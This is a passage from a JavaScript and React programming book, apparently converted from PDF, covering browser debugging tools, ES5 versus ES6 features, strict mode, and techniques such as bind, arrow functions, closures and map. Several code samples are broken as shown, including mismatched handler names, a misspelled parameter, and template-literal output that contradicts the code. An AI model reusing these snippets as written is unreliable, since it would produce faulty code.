
Your web browser has developer tools built in. One of them is the ‘network’ tool that allows you to monitor data traffic between the client and the server. This data traffic is presented as a list with a timeline. You can select an item on the list to view it in more detail to see exactly what data was sent to the server and what data came back.



• Fiddler

Fiddler is similar to the network tab in your developer tools in your web browser. However, it has some extra capabilities, such as creating your own AJAX requests and running scripts.

[HTTP://WWW.TELARIK.COM/FIDDLER](http://www.telarik.com/fiddler)



32.12 Analyzing JSON

You will often receive long JSON responses from the server and you will often need to traverse this response data to extract just the data you need. Your response data will normally be passed to your AJAX ‘success callback’ as an argument. Here are some tips on examining this data.

- **Convert it to a String**

You can call the ‘JSON.stringify’ function to convert this data into a string. This will enable you to output it to the console in your ‘success callback’:

```
function success(data){  
  console.log('success - data:' + JSON.stringify(data));  
  
  //  
  
  // do something with data  
  
  //  
  
}
```

- **Copy the JSON Data Out of the Console**

To copy this JSON data into your clipboard, do the following:


1. Select your browser.
2. Go to ‘developer tools’.
3. Select ‘console’.
4. Select JSON text.
5. Right-click and select ‘copy’.

- **Format the JSON Data to Make It More Readable**

Now you have the JSON data in your clipboard, you can copy and paste it into a website to make it more readable:

1. Select your browser.
2. Go to website below (or similar, there are lots!).

[HTTPS://JSONFORMATTER.CURIUSCONCEPT.COM/](https://jsonformatter.curiousconcept.com/)



3. Paste the JSON into the big textbox.
4. Click on the 'Process' button.
5. The website will show you the JSON data in a validated, formatted, easy to read webpage. You can even view the JSON full-screen!



33 *Appendix – Versions of JavaScript*

33.1 **JavaScript History**

When Netscape hired Brendan Eich in April 1995, he was told that he had 10 days to create and produce a working prototype of a programming language that would run in Netscape's browser.

10 days!!!!!! I would say he did a pretty good job considering the amount of time he was given.

JavaScript is continually evolving. Currently most web browsers support JavaScript ES5 but ES6 will become the norm within the next year or two.

33.2 JavaScript Version Names

Sometimes there are several names for the same version of JavaScript:

JavaScript Version	AKA (As Known As)	Written in This Book As
ES5	ECMAScript 5	Pre-ES6
ES6	ECMAScript 6, ES2015	Post-ES6
ES7	ECMAScript 7, ES2016	

33.3 JavaScript Shortcomings (Pre-ES6)

This is a list of the currently-perceived shortcomings in JavaScript up to and including the current version ES5. Many of these shortcomings have been addressed in ES6, which will be covered shortly.

- **Types**

In programming, data types are an important concept. To be able to operate on variables, it is important to know something about the type. Without data types, a computer cannot safely solve this:

```
var foo = 123 + "Mark";
```

- **What's the answer?**

123Mark?

Or should it throw an error because 123 is a number and "Mark" is a string?

Anyway JavaScript supports only 6 types:

Undefined, Null, Boolean, String, Number and Object. Only 1 Number type!!!

There are so many types of numbers: integers, decimals, etc. I don't think I am stretching things when I write that in terms of Types, JavaScript does not 'cut it'.

- **Fail Fast Behavior**

Code should either work accurately or it should fail immediately (fast). Because JavaScript has fewer types and rules it quite often continues rather than fails, with strange side effects. Things you don't think that are going to work DO work.

For example the code below *doesn't* fail:

```
alert(![]+[])[+[]]+(![]+[])[+!+[]]+(![]+[])[+!+[]]+(![]+[])[+!+[]]+(![]+[])[+!+[]];
```

- **Value/Object Comparison**

When you compare two variables in Java or a .NET language, you don't need to be a rocket-science to figure out how it is going to compare them. However because JavaScript has few types it has this complicated logic used to compare values or objects. To see how JavaScript compares variables, take a look at the equality algorithm below. Remember to take a Tylenol first!

The Abstract Equality Comparison Algorithm
The comparison $x == y$, where x and y are values, produces true or false. Such a comparison is performed as follows:

1. If $\text{Type}(x)$ is the same as $\text{Type}(y)$, then
 1. If $\text{Type}(x)$ is Undefined, return true.
 2. If $\text{Type}(x)$ is Null, return true.
 3. If $\text{Type}(x)$ is Number, then
 1. If x is NaN, return false.
 2. If y is NaN, return false.
 3. If x is the same Number value as y , return true.
 4. If x is $+\infty$ and y is $+\infty$, return true.
 5. If x is $-\infty$ and y is $-\infty$, return true.
 6. Return false.
 4. If $\text{Type}(x)$ is String, then return true if x and y are exactly the same sequence of characters (same length and same characters in corresponding positions). Otherwise, return false.
 5. If $\text{Type}(x)$ is Boolean, return true if x and y are both true or both false. Otherwise, return false.
 6. Return true if x and y refer to the same object. Otherwise, return false.
2. If x is null and y is undefined, return true.
3. If x is undefined and y is null, return true.
4. If $\text{Type}(x)$ is Number and $\text{Type}(y)$ is String, return the result of the comparison $x == \text{ToNumber}(y)$.
5. If $\text{Type}(x)$ is String and $\text{Type}(y)$ is Number, return the result of the comparison $\text{ToNumber}(x) == y$.
6. If $\text{Type}(x)$ is Boolean, return the result of the comparison $\text{ToNumber}(x) == y$.
7. If $\text{Type}(y)$ is Boolean, return the result of the comparison $x == \text{ToNumber}(y)$.
8. If $\text{Type}(x)$ is either String or Number and $\text{Type}(y)$ is Object, return the result of the comparison $x == \text{ToPrimitive}(y)$.
9. If $\text{Type}(x)$ is Object and $\text{Type}(y)$ is either String or Number, return the result of the comparison $\text{ToPrimitive}(x) == y$.
10. Return false.



Abstract Equality Comparison Algorithm 1

● Scoping

In JavaScript undeclared variables are promoted implicitly to global variables. To me that seems illogical and dangerous (just my opinion), surely to have a global variable you should declare it such?

In the code to the side, variable foo1 is a global variable, variable foo2 is not.

When this code runs you only see one alert box “hello”. You don’t see the second one because foo2 is not set (as it went out of scope and is not a global variable).

```
function a(){
  foo1 = 'hello';
}

function b(){
  var foo2 = 'there';
}

a();
b();

alert(foo1);
alert(foo2);
```


33.4 JavaScript Strict Mode

- **Introduction**

JavaScript Strict Mode was released in ES5. It does not affect old code, in other words using the strict mode command will not break JavaScript code if run in ES4. This mode is intended to prevent unexpected error by enforcing better programming practices.

- **Invocation**

The “use strict” directive is only recognized at the beginning of a script or a function. This mode can run in two different scopes: file and function. If you place this directive at the beginning of your script file, all of the code in that file will be run in that mode. If you place this directive at the beginning of your function, all of the code in the function will be run in that mode.

We are not going to cover every aspect of Strict Mode but we are going to cover the main ones below.

- **Assigning to an Undeclared Variable or Object**

Strict Mode throws an error when the user assigns a value to an unassigned variable or object, preventing the creation of an unintended global variable. There is more of this subject later on in this Chapter.

- ***Example Code That Throws an Error in Strict Mode***

```
“use strict”;  
pie = 3.14;
```

```
“use strict”;  
obj = {str:10, zip:30350};
```

- **Deleting Variables or Objects**

Strict Mode does not allow you to use the ‘delete’ keyword to delete variables or objects.

- ***Example Code That Throws an Error in Strict Mode***

```
“use strict”;  
var pie = 3.14;  
delete pie;
```

- **Duplicating Function Arguments**

Strict Mode does not allow a function to have more than one argument of the same name in a function.

- ***Example Code That Throws an Error in Strict Mode***

```
“use strict”;  
function concat(word1, word1) {};
```

- **Duplicating Object Properties**

Strict Mode does not allow a function to have more than one property of the same name in an object.

- *Example Code That Throws an Error in Strict Mode*

```
“use strict”;  
var obj = {  
  prop1 : 0,  
  prop2 : 1,  
  prop1 : 2  
};
```

- **Read Only Properties**

In ES5, users can define object properties using the function ‘Object.defineProperty’. This function allows the developer to define some properties as non-writable (i.e. read-only). In normal mode, the code does not throw an error when the code attempts to write to a read-only property. In Strict Mode, the code throws an error in this circumstance.

- *Example Code That Throws an Error in Strict Mode*

```
var obj = Object.defineProperty({}, {  
  prop1 : {  
    value : 1,  
    writable : false  
  }  
});  
  
obj.prop1 = 2;
```

- **Non-Extensible Variables or Objects**

In ES5, users can use the function ‘Object.preventExtensions’ to prevent objects from being extended.). In normal mode, the code does not throw an error when the code attempts to extend an object. In Strict Mode, the code throws an error in this circumstance.

- *Example Code That Throws an Error in Strict Mode*

```
“use strict”;  
var obj = {prop1 : 1};  
Object.preventExtensions(obj);  
obj.prop2 = 2;
```

- **Keywords**

Strict Mode has introduced these additional reserved keywords that cannot be used

in your code in this mode.

- implements
- interface
- let
- package
- private
- protected
- public
- static
- yield

33.5 JavaScript (Post-ES6)

- **Introduction**

JavaScript ES6 is much improved over ES5. We are not going to cover all of the improvements between ES5 and ES6, just the major ones. Covering all the improvements would take several chapters! Note that if you want to play around with ES6 and you are not sure what to do, visit www.es6fiddle.net and it out.

- **Classes and Inheritance**

- *ES5 Classes and Inheritance*

JavaScript ES5 was not really designed to implement Classes and Inheritance but this could be achieved using by writing functions. ES5 used what is known as ‘prototypical inheritance’.

In ES5 you can create objects by combining functions with the ‘new’ keyword, see below:

```
function Rabbit(name) {  
  this.name = name  
}  
  
var rabbit = new Rabbit('John')  
  
alert(rabbit.name) // John
```

Then you can specify from which object your object is inherited from by specifying the ‘prototype’:

```
var animal = { eats: true }  
  
function Rabbit(name) {  
  this.name = name  
}  
  
Rabbit.prototype = animal  
  
var rabbit = new Rabbit('John')  
  
alert( rabbit.eats ) // true, because rabbit.__proto__ == animal
```

- *ES6 Classes and Inheritance*

JavaScript ES6 uses the ‘class’ keyword to create classes and it makes reading the code much easier. Notice how the new keyword ‘constructor’ allows the developer to specify a constructor.

```

class AnimalES6 {
  constructor(name) {
    this.name = name;
  }

  doSomething() {
    console.log("I'm a " + this.name);
  }
}

var lionES6 = new AnimalES6("Lion");
lionES6.doSomething();

```

You cannot specify multiple constructors in the same class but ES6 allows you to specify a variable number of parameters using the Rest Parameters (...).

```
function overloaded(...inputs) {
```

You can also use the ‘extends’ keyword to extend an existing class. Much more readable than the ‘prototype’ keyword.

```

class Vehicle {
  constructor (name, type) {
    this.name = name;
    this.type = type;
  }

  getName () {
    return this.name;
  }

  getType () {
    return this.type;
  }
}

class Car extends Vehicle {

  constructor (name) {
    super(name, 'car');
  }

  getName () {
    return 'It is a car: ' + super.getName();
  }
}

let car = new Car('Tesla');
console.log(car.getName()); // It is a car: Tesla
console.log(car.getType()); // car

```

- **Modules**
- ***Libraries***

In the old days of JavaScript, we used libraries. Each library was a bunch of JavaScript bundled together in a script file to provide an area of functionality, for example logging. Normally when we wanted to include library code in our project, we included another script tag on the page. Managing the scripts and especially the correct order of scripts became tedious, especially if we used a lot of small libraries.

- ***Modules***


ES6 is the first time that JavaScript has built-in modules. Modules are pieces of reusable JavaScript. They export Your ES6 Component will use modules instead of libraries. Modules are similar to small libraries. Usually a library is equivalent to several libraries in the amount of functionality it covers. Also Modules are more like ‘black boxes’: the only public code in a Module is what was explicitly exported to be visible to the outside world. The rest of the code in the Module is hidden.

- ***Module Format Specifications***

There are two main module formats specifications: CommonJS and AMD. CommonJS is more commonly used as it works well with Node. However, AMD provides better support for the asynchronous loading of module code. Other module formats like UMD and SystemJS attempt to provide support for both CommonJS and AMD.

- ***Module Format Implementations***

This is the code that does the grunt work and implements the specification.



- ***Modules and React***

Modules are not unique to React. Other modern JavaScript libraries, such as Angular2 use them also. When you develop React applications in an ES6 project you will use modules extensively. You will import modules in your Components and you will export your Components to modules also.

- ***Importing***

When your code uses the ‘import’ keyword (an ES6 keyword) to import modules, this keyword is converted to ES5-compatible code by Babel (or Webpack or whatever your JavaScript compiler is).

- ***Importing Node Modules***

Notice how we use the ‘import’ keyword with an absolute path to import a node module.

```
import React from 'react';
```

- ***Importing Project Code***

Notice how we use the ‘import’ keyword with a relative path to import project module code.

```
import CheckBoxComponent from '../shared/CheckBoxComponent';
```

- ***Example Code***

```
import React from 'react';
import CheckBoxComponent from '../shared/CheckBoxComponent';

class DeleteComponent extends React.Component {

  render() {
    return(
      <div>Delete <CheckBoxComponent>Test</CheckBoxComponent></div>
    );
  }
}

export default DeleteComponent;
```

- ***Example Code – Notes***

1. We import the React library. Notice the absolute path ‘react’.
2. We import a local file from the project. Notice the relative path ‘../shared/CheckBoxComponent’.
3. We create the Component Class.
4. We export the Component Class.

- **Constants**

These are for variables that cannot be re-assigned new values.

```
const TAX = 0.06;
```

- **Block Scoped Variables and Functions**

Before ES6, JavaScript had two big pitfalls with variables.

1. Assigning to an Undeclared Variable Makes It Global

In JavaScript undeclared variables are promoted implicitly to global variables. As I mentioned before: to me that seems illogical and dangerous (just my opinion). The 'strict mode' in JavaScript throws an error if the script attempts to assign to an undeclared variable, for example.

```
"use strict";  
mark = true; // no 'var mark' to be found anywhere....
```

2. Declaring a Variable Using the 'var' Statement Made It Scoped to the Nearest Whole Function

When you declare variables with the 'var' statement this scopes variables to the nearest whole function. The example below has two 'x' variables assigned, one inside the function but outside the 'if' block, another inside the function and inside the 'if' block. Notice how the code runs as if there is only one 'x' variable. This is because it is scoped to the entire function. It retains the same value even if it leaves the scope of the 'if' statement.

```
function varTest() {  
  var x = 31;  
  if (true) {  
    var x = 71; // same variable!  
    console.log(x); // 71  
  }  
  console.log(x); // 71  
}
```

- **Now ES6 Allows Developers to Declare Variables and Functions within Block Scope**

ES6 has a new 'let' statement that is used to declare variables. It is similar to the 'var' statement except that the variable is scoped to the nearest enclosing block i.e. '{' and '}'.

The example below shows how the *inner* variable 'x' is scoped to the nearest block in the 'if' statement. When the code exits the 'if' statement the *inner* 'x' variable goes out of scope. Thus when the console log is printed in the statement below the 'if', it shows the value of the *outer* 'x' variable instead.

```
function letTest() {  
  let x = 31;  
  if (true) {  
    let x = 71; // different variable  
    console.log(x); // 71  
  }  
  console.log(x); // 31
```



```
}
```

ES6 also allows us to define functions that are scoped within a block. These functions go out of scope immediately when the block terminates. For example the code below works fine on Plunker with ES5 but throws 'Uncaught ReferenceError: log is not defined' when run on Es6fiddle.net.

```
if (1 == 1){  
  function log(){  
    console.log("logging");  
  }  
  log();  
}  
log();
```

- **Arrow Functions**

Arrow functions are a new ES6 syntax for writing JavaScript functions. An arrow function is an anonymous function that you can write inline in your source code (usually to pass in to another function). You don't need to declare arrow functions by using the 'function' keyword. One very important thing about arrow functions is that the value of the 'this' variable is preserved inside the function.

```
// ES5  
var multiply = function(x, y) {  
  return x * y;  
};  
  
// ES6  
var multiply = (x, y) => { return x * y };
```

- **Functions Arguments Can Now Have Default Values**

You can specify default values in case some of the arguments are undefined.

- **Example**

```
function multiply(a = 10, b = 20){  
  return a * b;  
}  
  
console.log(multiply(1,2));  
console.log(multiply(1));  
console.log(multiply());
```

- **Output**

```
2  
20  
200
```

- **Functions Now Accept Rest Parameters**

This parameter syntax enables us to represent an indefinite number of arguments as an array.

- ***Example***

```
function multiply(...a){
  var result = 1;
  for (let arg in a){
    result = result * a[arg];
  }
  return result;
}

console.log(multiply(5,6));
console.log(multiply(5,6,2));
```

- ***Output***

```
30
60
```

- **String Interpolation**

This enables variables to be data-bound into text-strings. Please note that the interpolation only works with the new quote character ` used for template literals. Template literals allow the user to use multi-line strings and string interpolation. String interpolation does not work with strings enclosed in the existing quotes “ and ‘.

- ***Example***

```
var person = {name: "julie", city: "atlanta"};
console.log(person.name);
// works
console.log(`${person.name} lives in ${person.city}`);
// doesnt work
console.log(`${person.name} lives in ${person.city}`);
console.log(`${person.name} lives in ${person.city}`);
```

- ***Output***

```
julie
julie lives in atlanta
${person.name} lives in ${person.city}
${person.name} lives in ${person.city}
```

- **Getters and Setters**

JavaScript ES6 uses the ‘get’ and ‘set’ keywords to allow developers to get and set properties. This will be very familiar to you .NET guys and girls.

- ***Example***

```
class Car {  
  
    constructor (name) {  
        this._name = name;  
    }  
  
    set name (name) {  
        this._name = name;  
    }  
  
    get name () {  
        return this._name;  
    }  
}
```

33.6 Shims

Shims are used to enable code to be more compatible with a wider-range of web browsers.

Shims intercept API calls and provides a layer of abstraction.

33.7 Polyfills

Polyfills are a type of Shim.

Polyfills work on older web browsers and intercept calls to modern API calls not provided by that browser. They can run as JavaScript and check to see if the browser implementation is missing. If it is missing, the Polyfill can provide an implementation that works on that browser. Some Polyfills provide modern HTML5 / CSS3 / JavaScript ES6 features to older browsers.

34 *Appendix – JavaScript Techniques*

34.1 Introduction

React is a small JavaScript library that you can use to create Components that render the Model to the DOM and respond to Events. So it is one piece of the puzzle and your JavaScript skills will remain important for both the React and Non-React parts of your project. This Chapter is about introducing some advanced JavaScript techniques that may be useful to your day-to-day work.

- **Information**

Remember that there are many great JavaScript resources out there, for example:

[HTTPS://DEVELOPER.MOZILLA.ORG/EN-US/DOCS/WEB/JAVASCRIPT/REFERENCE](https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference)

34.2 Know the ‘This’ Variable

- **Introduction**

It is very important for any JavaScript developer to know the ‘this’ variable. In JavaScript this always refers to the “owner” of the function we’re executing. Having access to this variable enables us to access the variables and functions of the “owner” (very useful).

The problem is that the value of the ‘this’ variable (the owner) is not always what you expect it to be.

- ***Sometimes It’s the Window***

In the code below you can see some script to output the value of the ‘this’ variable:

```
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width">
  <title>JS Bin</title>
  <script>
    function clicked(e){
      console.log('this:' + this.constructor.name);
    }
  </script>
</head>
<body>
  <button onclick="clicked(event)">test</button>
</body>
</html>
```

The console outputs the following:

```
"this:Window"
```

- ***Sometimes It’s the Element***

```
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width">
  <title>JS Bin</title>
  <script>
    window.onload = function() {
      var element = document.getElementById('button');
      element.onclick = clicked;
    }
  </script>
</head>
<body>
  <button id="button">test</button>
</body>
</html>
```



```
};

function clicked(e){
  console.log('this:' + this.constructor.name);
}

</script>
</head>
<body>
  <button id="button">test</button>
</body>
</html>
```

The console outputs the following:

```
"this:HTMLButtonElement"
```

- ***Sometimes It's the Object In Which the Function Being Called Resides***

```
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width">
  <title>JS Bin</title>
  <script>
    var object = {
      getThis: function() {
        return this;
      }
    };
    console.log('this:' + object.getThis().constructor.name);
  </script>
</head>
<body>
</body>
</html>
```

The console outputs the following:

```
"this:Object"
```

- ***Sometimes Its Undefined***

Strict mode also sets the 'this' variable to undefined, except when it refers to an object you created.

```
<html>
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width">
```

```
<title>JS Bin</title>

<script>

  "use strict"

  function clicked(e){
    console.log('this:' + this.constructor.name);
  }
</script>
</head>
<body>
  <button onclick="clicked(event)">test</button>
</body>
</html>
```

The console outputs the following:

```
"TypeError: Cannot read property 'constructor' of undefined
  at clicked (<anonymous>:5:58)
  at HTMLButtonElement.onclick (http://null.jsbin.com/runner:1:588)"
```

● Conclusion

Be very careful when you use the 'this' variable. It may not have the value that you expect it to have. Remember that you can pass variables to closures to ensure that the code inside the function can access the functions or data it needs to. Remember also that arrow functions are also available in ES6.

● More Information

If you need more information about the 'this' variable, consult the following web page:

[HTTPS://DEVELOPER.MOZILLA.ORG/EN-US/DOCS/WEB/JAVASCRIPT/REFERENCE/OPERATORS/THIS](https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Operators/this)

34.3 ‘Bind’ Function

● Introduction

This very useful function was introduced in ES5. Calling `f.bind(someObject)` creates a new function with the same body and scope as `f`, but where this occurs in the original function, in the new function it is permanently bound to the first argument of `bind`, regardless of how the function is being used.

● Example (ES6)

You will often use this function, especially when coding React in ES6. Often your ES6 classes will contain several calls to this function in the constructor.

```
constructor(props) {  
  super(props);  
  this.state = {  
    searchActivity: "",  
    searchCity: "",  
    searchResults: [],  
    busy: false,  
    error: ""  
  };  
  this.activityChangeHandler = this.activityChangeHandler.bind(this);  
  this.cityChangeHandler = this.cityChangeHandler.bind(this);  
  this.searchClickHandler = this.searchClickHandler.bind(this);  
  this.updateSearchResults = this.updateSearchResults.bind(this);  
  this.handleClickActionSnackbar = this.handleClickActionSnackbar.bind(this);  
  this.handleTimeoutSnackbar = this.handleTimeoutSnackbar.bind(this);  
  this.getProgressBar = this.getProgressBar.bind(this);  
  this.getSnackBar = this.getSnackBar.bind(this);  
}
```

The code below:

```
this.updateSearchResults = this.updateSearchResults.bind(this);
```

makes the ‘this’ variable available in the function below:

```
updateSearchResults(places) {  
  
  // ... some code here ...  
  
  // Set search results.  
  this.setState({ searchResults: sortedPlaces });  
}
```

34.4 Arrow Functions

Arrow functions are not in ES5 but they are ES6. An arrow function is a function that you can write inline in your source code (usually to pass in to another function).

- **Example (ES6)**

The following function:

```
var calculateInterest = function (amount, interestRate, duration) {  
    return amount * interestRate * duration / 12;  
}
```

could be rewritten as:

```
var calculateInterest2 = (amount, interestRat, duration) => {  
    return amount * interestRate * duration / 12;  
}
```

or as:

```
var calculateInterest3 = (amount, interestRate, duration) => amount *  
interestRate * duration / 12;
```

- **Why Are They So Great?**

The syntax is not the main reason why developers use Arrow Functions in ES6. The main reason is that the value of the 'this' variable is preserved inside Arrow Functions.

This can be of great benefits to the developer as with regular JavaScript functions there is a mechanism called 'boxing' which wraps or changes the 'this' object before entering the context of the called function. Inside an anonymous function, the 'this' object represents the global window. In other functions, it represents something else.

So many developers use arrow functions when they absolutely want to ensure that the 'this' variable is what they expect.

- **Example (ES6)**

This code below doesn't use an arrow function and doesn't work as expected, resulting in a value of 1 instead of 2.

```
function Person(age) {  
  this.age = age  
  this.growOld = function(){  
    this.age++;  
  }  
}  
  
var person = new Person(1);  
setTimeout(person.growOld,1000);  
  
setTimeout(function(){ console.log(person.age); },2000); // 1, should have been 2
```

This code below uses an arrow function and works as expected, resulting in a value of 2.

```
function Person(age) {  
  this.age = age  
  this.growOld = () => {  
    this.age++;  
  }  
}  
  
var person = new Person(1);  
setTimeout(person.growOld,1000);  
  
setTimeout(function(){ console.log(person.age); },2000); // 2
```

34.5 Closures

● Introduction

A closure lets you associate some state data with a function. This is very useful when you may want to run a function with contextual data. This may not sound useful but it is surprisingly so.

● Closures are Useful

In one project I had allow users to run forecasts. This took a long time and the user needed accurate feedback as to how the forecasts were progressing. I decided to code a progress bar that would update off a timer. It would call a server every 15 seconds, get an async result and update the ui. I used the 'setInterval' function to setup a timer and the timer would trigger a closure function. The closure function would contain the state of what forecast was being run so that the ui could be updated accurately.

● Writing a Closure

You write a function that accepts data as a argument but returns an inner function that utilizes that data. When you call the function you execute the inner function but that inner function has access to the arguments that were passed into the outer function, as well as its variables.

● Example (Pre-ES6)

This example was taken off the following web page:

<http://javascriptissexy.com/understand-javascript-closures-with-ease/>

```
function showName (firstName, lastName) {  
  var nameIntro = "Your name is ";  
  // this inner function has access to the outer function's variables, including the parameter  
  function makeFullName () {  
    return nameIntro + firstName + " " + lastName;  
  }  
  return makeFullName ();  
}  
  
showName ("Michael", "Jackson"); // Your name is Michael Jackson
```

● Closures and ES5

If you remember, the 'this' variable does not always have the value you expected it to have. Many developers use closures, passing in the 'this' as the parameter and storing it as a 'that' (or a similar name). That way the inner function has access to the 'that' variable.


● Closures and ES6

You can do Closures in ES6 but ES6 arrow functions allow you to access the ‘this’ variable reliably and predictably. So you don’t need to use Closures as much in ES6.

- **Example (Pre-ES6)**

- **Introduction**

Let’s create a closure with a count then increment it. Every time you click on the ‘increment’ button the count goes up.



- **Steps**

4. Create a Skeleton React Application in JsBin. (see //TODO).

5. Add the following to the html, inside the body:

```
<div id="container"></div>
```

6. Add the following code to the JSX(React) code:

```
var Component = React.createClass({
  counterFn: function (count) {
    function innerFn() {
      console.log('inner');
      count++;
      return "count has value: " + count;
    }
    return innerFn;
  },
  getInitialState: function() {
    this.counter = this.counterFn(10);
    console.log('get initial state');
    return {};
  },
  render: function () {
    return (
      <div>
        The time is now {Date() }.
        <button onClick={this.handleClick}>Increment</button>
      </div>
    );
  },
});
```

```
handleButtonClick: function(e) {  
    alert(this.counter());  
}  
});  
ReactDOM.render(  
    <Component />,  
    document.getElementById('content')  
);
```

- **Steps**

‘counterFn’ is defined as a function. This is the closure. It accepts a starting count. When executed it returns an inner function that increments the count and returns a message.

We use the lifecycle function ‘getInitialState’ to initialize the instance variable ‘counter’ from the function returned by the closure with a starting count of 10.

We have a button event handler that displays an alert box, calling the ‘counter’ instance variable (a function).

34.6 Map Function

- **Introduction**

The map function is not part of React. It is a standard built-in JavaScript object. Its purpose is to transform an array into a new array by processing each item in the array one by one.

- **Maps are Useful**

Maps are not part of React. However you will use them a lot in your React code. This is because Maps are very useful at converting arrays of data into arrays of React Elements (items in the UI). This is great for generating lists, for example a list of customers you can view.

- **Calling Map**

You call it on the original array, passing in the callback function as the first argument and an optional second argument to specify the value of the ‘this’ keyword inside the callback. If you don’t use the second argument then ‘this’ will be undefined inside the callback.


- **Callback Function**

The callback function is called once for each item in the original array, passing in three arguments. Its purpose is to transform the value of the corresponding element in the original array into a value in the new array.

Argument	Notes
currentValue	The current element being processed in the array.
index	The index of the current element being processed in the array.
array	The array map was called upon.

- **Example (ES5)**

The code below is from an earlier example in this book. It uses the ‘map’ function to generate the list of Car Components.



```

var Car = React.createClass({
  render: function() {
    return (
      <div>
        {this.props.make} {this.props.model}
        &nbsp;
        <input type="button" value="Delete" onClick={this.props.onCarClick}/>
      </div>
    );
  }
});

var CarList = React.createClass({
  handleOnCarClick: function(e) {
    alert('car:' + e)
  },
  render: function() {
    var that=this;
    var carNodes =
    this.props.data.map(function(car) {
    return (
    <Car key={car.key} make={car.make} model={car.model} onCarClick={that.handleOnCarClick} />
    );
    });
